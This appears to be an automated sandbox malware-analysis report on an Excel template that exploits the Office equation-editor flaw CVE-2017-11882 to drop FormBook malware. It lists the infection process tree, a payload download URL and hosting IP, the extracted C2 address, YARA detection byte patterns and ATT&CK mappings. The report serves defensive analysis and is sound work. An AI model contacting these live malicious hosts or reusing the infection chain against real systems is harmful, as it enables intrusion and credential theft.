ID: 458850
Sample Name:
New_1007572_021.xltx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:47:50
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report New_1007572_021.xltx

Overview


General Information

Sample Name:	New_1007572_021.xltx
Analysis ID:	458850
MD5:	427e80f30505c59.
SHA1:	d910f9e9ecf2cb8..
SHA256:	d1acfa41b1e1fbc..
Tags:	xlsx xltx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected FormBook
- .NET source code contains potentia…
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2624 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /dde MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2384 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - tynex.exe (PID: 2216 cmdline: C:\Users\Public\tynex.exe MD5: 41137FD61B9CC0D92225C91660A5902C)
    - tynex.exe (PID: 3000 cmdline: C:\Users\user\AppData\Local\Temp\tynex.exe MD5: 41137FD61B9CC0D92225C91660A5902C)
      - FB_BFF5.tmp.exe (PID: 2748 cmdline: 'C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe' MD5: 74BAFB3E707C7B0C63938AC200F99C7F)
      - FB_C479.tmp.exe (PID: 2724 cmdline: 'C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe' MD5: 48ECE2CA39A9EAE7FCED7418CF071D46)
        - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - cscript.exe (PID: 2248 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: A3A35EE79C64A640152B3113E6E254E2)
            - cmd.exe (PID: 1244 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.domoexpra.club/cg53/"
  ],
  "decoy": [
    "sugarlushcosmetic.com",
    "a2net.info",
    "ximakaya.com",
    "thevochick.com",
    "khafto.com",
    "zsgpbgsbh.icu",
    "psm-gen.com",
    "jhxhotei.com",
    "7991899.com",
    "nda.today",
    "fourseasonsvanlines.com",
    "splediferous.info",
    "thesqlgoth.com",
    "newpathequine.com",
    "advan.digital",
    "skamanderboats.com",
    "thejnit.com",
    "pardusarms.net",
    "mevasoluciones.com",
    "biggdoggSn2.com",
    "anogirl.com",
    "xinyisanreqi.com",
    "2mothertruckers.net",
    "phongvevic.com",
    "atmosphere.rent",
    "amabie-net.com",
    "stocksp24.com",
    "starseedbeing.com",
    "icreditmalaysia.com",
    "inochinokagayaki.net",
    "christianbooktrailer.com",
    "gidrot.com",
    "junglecli.com",
    "greenportcivic.com",
    "beyondparenting101.com",
    "tracisolomon.xyz",
    "healinghandssalem.com",
    "hackersincgolf.com",
    "goselling.solutions",
    "cumuluspharma.com",
    "ramblecollections.com",
    "mac-marine.com",
    "likeit21.com",
    "gdlejing.com",
    "si600.net",
    "greenhearthome.com",
    "tourps.com",
    "lvyi19.com",
    "frequent420.com",
    "goodteattirerebates.com",
    "melanie-gore.com",
    "comfsresidential.com",
    "vrgkk.com",
    "losmaestrosencarpinteria.com",
    "nikhitaindustries.com",
    "fresgolens.online",
    "xpj777.life",
    "zerkalo-mr-bit-casino.com",
    "thorsensgrinding.com",
    "ronniethemole.com",
    "poundlove.com",
    "joansv.com",
    "finneyplace.com",
    "dakotacntr.com"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.2165364225.0000000001341000.00000020.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000000.2165364225.0000000001341000.00000020.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x88e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x956a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000000.2165364225.0000000001341000.00000020.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17409:$sqlite3step: 68 34 1C 7B E1 • 0x1751c:$sqlite3step: 68 34 1C 7B E1 • 0x17438:$sqlite3text: 68 38 2A 90 C5 • 0x1755d:$sqlite3text: 68 38 2A 90 C5 • 0x1744b:$sqlite3blob: 68 53 D8 7F 8C • 0x17573:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2219948973.00000000000E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2219948973.00000000000E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.0.FB_C479.tmp.exe.1340000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
7.0.FB_C479.tmp.exe.1340000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.0.FB_C479.tmp.exe.1340000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
4.2.tynex.exe.36294d0.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.tynex.exe.36294d0.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xe5c0:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xe82a:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1a34d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x19e39:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1a44f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1a5c7:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xf242:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x190b4:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xff3b:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x201bf:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x211c2:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 7 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/SI
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 7 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protoco


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New_1007572_021.xltx	39%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\New_1007572_021[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\tynex.exe	100%	Joe Sandbox ML		
C:\Users\Public\tynex.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\New_1007572_021[1].exe	28%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe	5%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe	86%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\user\AppData\Local\Temp\tynex.exe	28%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Source	Detection	Scanner	Label	Link
C:\Users\Public\tynex.exe	28%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.FB_C479.tmp.exe.1340000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.tynex.exe.36294d0.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.FB_C479.tmp.exe.1340000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.tynex.exe.39186d0.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
7.1.FB_C479.tmp.exe.1340000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.tynex.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.tynex.exe.720000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.tynex.exe.276b818.2.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://inter-trading-service.com/Di4/New_1007572_021.exe	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
inter-trading-service.com	160.153.129.234	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://inter-trading-service.com/Di4/New_1007572_021.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
160.153.129.234	inter-trading-service.com	United States		21501	GODADDY-AMSDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond

Analysis ID:	458850
Start date:	03.08.2021
Start time:	19:47:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New_1007572_021.xltx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLTX@13/9@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27% (good quality ratio 25.8%) • Quality average: 72.2% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xltx • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:48:44	API Interceptor	67x Sleep call for process: EQNEDT32.EXE modified
19:48:46	API Interceptor	230x Sleep call for process: tynex.exe modified
19:49:18	API Interceptor	92x Sleep call for process: FB_C479.tmp.exe modified
19:49:43	API Interceptor	221x Sleep call for process: cscript.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
160.153.129.234	New order.xltx	Get hash	malicious	Browse	• inter-trading-service.com/id3T/ConsoleApp14.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

